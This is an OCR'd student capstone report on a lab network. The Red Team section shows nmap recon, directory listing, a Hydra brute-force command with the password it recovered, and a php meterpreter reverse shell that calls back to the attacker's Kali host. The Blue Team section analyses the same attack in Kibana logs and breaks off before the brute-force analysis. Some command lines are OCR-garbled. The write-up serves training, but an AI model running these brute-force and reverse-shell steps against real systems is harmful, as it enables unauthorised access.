Capstone Engagement


Assessment, Analysis,
and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range:
Netmask:
Gateway:

Machines
Ipv4:192.168.1.100
OS:LINUX
Hostname: ELK

Ipv4:192.168.1.105
OS: LINUX
Hostname: CAPSTONE

Ipv4: 192.168.1.90
OS:LINUX
Hostname: KALI

Ipv4:192.168.1.1
OS: WINDOWS
Hostname: ML-RefVm-684427

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali	192.168.1.90	Penetration testing system
ELK	192.168.1.100	SIEM System
ML-RefVm-684427	192.168.1.1	NAT Switch
Capstone	192.168.1.105	Web Server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Reverse shell backdoor (CVE-2019-13386)	*Reverse shell payload can be deployed on the web server since the firewall permits outbound ports*	*php allows attackers to execute a shell command, i.e., obtain a reverse shell with user privilege.*
LFI Vulnerability	*LFI allows access into confidential files on a site.*	*An LFI vulnerability allows attackers to gain access to sensitive credentials.*
Directory listing is enabled in Apache Web Server	*One can use the browser to read other people’s directories.*	*The users and the administrators’ details can be revealed to the attacker.*

Exploitation: Directory listing Permitted on the server

01

Tools & Processes

Used nMap to scan the network.


$ nmap -Ss -A 192.168.0.1/24.

Used browser and directory path to find hidden folder .


02

Achievements

Got the path to hidden directory



```
Nothing yet! But i'm sure customers will be lining up to hear about our 45 percent APR

ERROR: FILE MISSING

Please refer to company_folders/secret_folder/ for more information

ERROR: company_folders/secret_folder is no longer accessible to the public
```




Index of /meet_our_team

Name	Last modified	Size	Description
Parent Directory		-	
ashton.txt	2019-05-07 18:31	329	
hannah.txt	2019-05-07 18:33	404	
ryan.txt	2019-05-07 18:34	227	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

03



Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: LFI Vulnerability

01


Tools & Processes

Used the Hydra brute force to attack the bash tool and consequently got the stored password.

02

Achievements

Was able to get informmation for /webdav/ system and got access to the stored password.



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143
f 14344399 [child 5] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-17
1:05:03
```

03

Hydra -l ashton -P rockyou.txt s 80 f vV 192.168.1.105 http-get company_folders/secret_folder

Exploitation: Reverse shell Backdoor


01

Tools & Processes
Uploaded an msfvenom payload: php/meterpreter/reverse_tcp

02

Achievements
I was granted access to the Capstone server’s root directory and also was able to gain acess to the user shell.

03




```
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST ⇒ 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:39824)

meterpreter > 
```

meterpreter > shell
find / -iname flag.txt
2 > /dev/null
<result of find>: /flag.txt
cd/cat flag.txt
<result of cat>:
b1ng0w@5h1sn@m0

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan



source.ip : 192.168.1.90 and destination.ip : 192.168.1.105

Nov 4, 2021 @ 19:00:00.00 → Nov 4, 2021 @ 23:00:00.00


user_agent.original: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)

10,977 hits

Nov 4, 2021 @ 19:00:00.000 - Nov 4, 2021 @ 23:00:00.000 —

```
Time                        _source

Nov 4, 2021 @ 19:51:02.657  user_agent.original: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1) @timestamp: Nov 4, 2021 @ 19:51:02.657 type: http client.bytes: 121B client.ip: 192.168.1.90
                            client.port: 38992 method: get destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 436B agent.ephemeral_id: 7b2b9c54-0a5f-4122-85c8-690d6d00f64a
                            agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 agent.type: packetbeat ecs.version: 1.5.0 source.ip: 192.168.1.90
                            source.port: 38992 source.bytes: 121B server.port: 80 server.bytes: 436B server.ip: 192.168.1.105 query: GET /zorum url.full: http://192.168.1.105/zorum url.scheme: http
                            url.domain: 192.168.1.105 url.path: /zorum http.request.headers.content-length: 0 http.request.method: get http.request.bytes: 121B http.response.headers.content-length: 275

Nov 4, 2021 @ 19:51:02.657  user_agent.original: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1) @timestamp: Nov 4, 2021 @ 19:51:02.657 server.ip: 192.168.1.105 server.port: 80 server.bytes: 436B
                            status: Error query: GET /zt network.transport: tcp network.protocol: http network.direction: inbound network.community_id: 1:x7T3VS0IKhryZh9BOI386+FmZF4= network.bytes: 554B
                            network.type: ipv4 destination.bytes: 436B destination.ip: 192.168.1.105 destination.port: 80 event.kind: event event.category: network_traffic event.dataset: http
                            event.duration: 0.1 event.start: Nov 4, 2021 @ 19:51:02.657 event.end: Nov 4, 2021 @ 19:51:02.657 client.ip: 192.168.1.90 client.port: 38992 client.bytes: 118B method: get
                            host.name: server1 http.version: 1.1 http.request.method: get http.request.bytes: 118B http.request.headers.content-length: 0 http.response.status_code: 404

Nov 4, 2021 @ 19:51:02.656  user_agent.original: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1) @timestamp: Nov 4, 2021 @ 19:51:02.656 client.bytes: 120B client.ip: 192.168.1.90 client.port: 38992
                            network.community_id: 1:x7T3VS0IKhryZh9BOI386+FmZF4= network.bytes: 556B network.type: ipv4 network.transport: tcp network.protocol: http network.direction: inbound
                            ecs.version: 1.5.0 host.name: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: 7b2b9c54-0a5f-4122-85c8-
                            690d6d00f64a agent.hostname: server1 source.bytes: 120B source.ip: 192.168.1.90 source.port: 38992 url.full: http://192.168.1.105/zope url.scheme: http
                            url.domain: 192.168.1.105 url.path: /zope type: http destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 436B method: get status: Error
```

Analysis: Finding the Request for the Hidden Directory



source.ip : 192.168.1.90 and destination.ip : 192.168.1.105

Nov 4, 2021 @ 19:00:00.00 → Nov 4, 2021 @ 23:00:00.00


url.path: /company_folders/secret_folder

15,571 hits

Nov 4, 2021 @ 19:00:00.000 - Nov 4, 2021 @ 23:00:00.000 —

```
Nov 4, 2021 @ 21:38:39.872  url.path: /company_folders/secret_folder @timestamp: Nov 4, 2021 @ 21:38:39.872 query: GET /company_folders/secret_folder client.port: 59708 client.bytes: 393B
                            client.ip: 192.168.1.90 network.type: ipv4 network.transport: tcp network.protocol: http network.direction: inbound network.community_id: 1:vgL6BmR4I+CyajZm+HIQ3JpBkqk=
                            network.bytes: 1,019B source.ip: 192.168.1.90 source.port: 59708 source.bytes: 393B host.name: server1 method: get destination.ip: 192.168.1.105 destination.port: 80
                            destination.bytes: 626B server.bytes: 626B server.ip: 192.168.1.105 server.port: 80 ecs.version: 1.5.0 status: OK user_agent.original: Mozilla/5.0 (X11; Linux x86_64;
                            rv:68.0) Gecko/20100101 Firefox/68.0 event.end: Nov 4, 2021 @ 21:38:39.873 event.kind: event event.category: network_traffic event.dataset: http event.duration: 0.6

Nov 4, 2021 @ 21:38:39.779  url.path: /company_folders/secret_folder @timestamp: Nov 4, 2021 @ 21:38:39.779 host.name: Kali destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 626B
                            source.ip: 192.168.1.90 source.port: 59708 source.bytes: 393B ecs.version: 1.5.0 agent.hostname: Kali agent.ephemeral_id: aa1b2809-652d-4de7-853d-a72094352b11
                            agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali agent.type: packetbeat agent.version: 7.8.0 client.ip: 192.168.1.90 client.port: 59708 client.bytes: 393B
                            method: get query: GET /company_folders/secret_folder event.category: network_traffic event.dataset: http event.duration: 1.0 event.start: Nov 4, 2021 @ 21:38:39.779
                            event.end: Nov 4, 2021 @ 21:38:39.780 event.kind: event url.domain: 192.168.1.105 url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http

Nov 4, 2021 @ 21:37:38.234  url.path: /company_folders/secret_folder @timestamp: Nov 4, 2021 @ 21:37:38.234 ecs.version: 1.5.0 url.full: http://192.168.1.105/company_folders/secret_folder
                            url.scheme: http url.domain: 192.168.1.105 status: Error server.ip: 192.168.1.105 server.port: 80 server.bytes: 735B method: get client.port: 59706 client.bytes: 350B
                            client.ip: 192.168.1.90 http.request.method: get http.request.bytes: 350B http.request.headers.content-length: 0 http.response.status_code: 401 http.response.bytes: 735B
                            http.response.body.bytes: 460B http.response.headers.content-length: 460 http.response.headers.content-type: text/html; charset=iso-8859-1
                            http.response.status_phrase: unauthorized http.version: 1.1 network.bytes: 1.1KB network.type: ipv4 network.transport: tcp network.protocol: http network.direction: inbound
```

Analysis: Uncovering the Brute Force Attack



source.ip : 192.168.1.90 and destination.ip : 192.168.1.105

Nov 4, 2021 @ 19:00:00.00 → Nov 4, 2021 @ 23:00:00.00

